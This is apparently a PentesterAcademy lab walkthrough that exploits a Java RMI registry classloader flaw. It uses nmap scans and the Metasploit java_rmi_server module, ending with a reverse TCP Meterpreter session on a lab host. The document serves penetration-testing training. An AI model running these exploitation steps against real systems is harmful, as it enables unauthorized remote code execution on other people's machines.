ATTACK DEFENSE


by PentesterAcademy

Name	Vulnerable Java RMI Server
URL	https://www.attackdefense.com/challengedetails?cid=186
Type	Metasploit: Linux Exploitation

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run an Nmap scan against the target IP.

Command: nmap -sS -sV 192.102.5.3




```
root@attackdefense:~# nmap -sS -sV 192.102.5.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 16:31 UTC
Nmap scan report for e24pulqmpviupimb97y9bxu22.temp-network_a-102-5 (192.102.5.3)
Host is up (0.000011s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE     VERSION
1099/tcp open  rmiregistry Java RMI
MAC Address: 02:42:C0:66:05:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds
root@attackdefense:~# 
```

Step 2: We have discovered Java RMI server running on the target machine. Let's use nmap vuln script to scan the target.

Command:
nmap -p 1099 --script vuln 192.102.5.3




```
root@attackdefense:~# nmap -p 1099 --script vuln 192.102.5.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 16:32 UTC
Nmap scan report for e24pulqmpviupimb97y9bxu22.temp-network_a-102-5 (192.102.5.3)
Host is up (0.000049s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/mu
MAC Address: 02:42:C0:66:05:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 10.68 seconds
root@attackdefense:~# 
```

Step 2: The Java RMI is vulnerable to remote command execution. Let’s use metasploit module and exploit the target.

Command:
use exploit/multi/misc/java_rmi_server
set RHOST 192.102.5.3
set HTTPDELAY 20
exploit



```
msf5 > use exploit/multi/misc/java_rmi_server
msf5 exploit(multi/misc/java_rmi_server) > set RHOST 192.102.5.3
RHOST => 192.102.5.3
msf5 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf5 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.102.5.2:4444
[*] 192.102.5.3:1099 - Using URL: http://0.0.0.0:8080/y304skkk3ELpxT
[*] 192.102.5.3:1099 - Local IP: http://10.1.1.6:8080/y304skkk3ELpxT
[*] 192.102.5.3:1099 - Server started.
[*] 192.102.5.3:1099 - Sending RMI Header...
[*] 192.102.5.3:1099 - Sending RMI Call...
[*] 192.102.5.3:1099 - Replied to request for payload JAR
[*] Sending stage (53867 bytes) to 192.102.5.3
[*] Meterpreter session 4 opened (192.102.5.2:4444 -> 192.102.5.3:55979)
[*] 192.102.5.3:1099 - Server stopped.

meterpreter >
```

References

1. Java RMI (https://docs.oracle.com/javase/7/docs/technotes/guides/rmi/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server)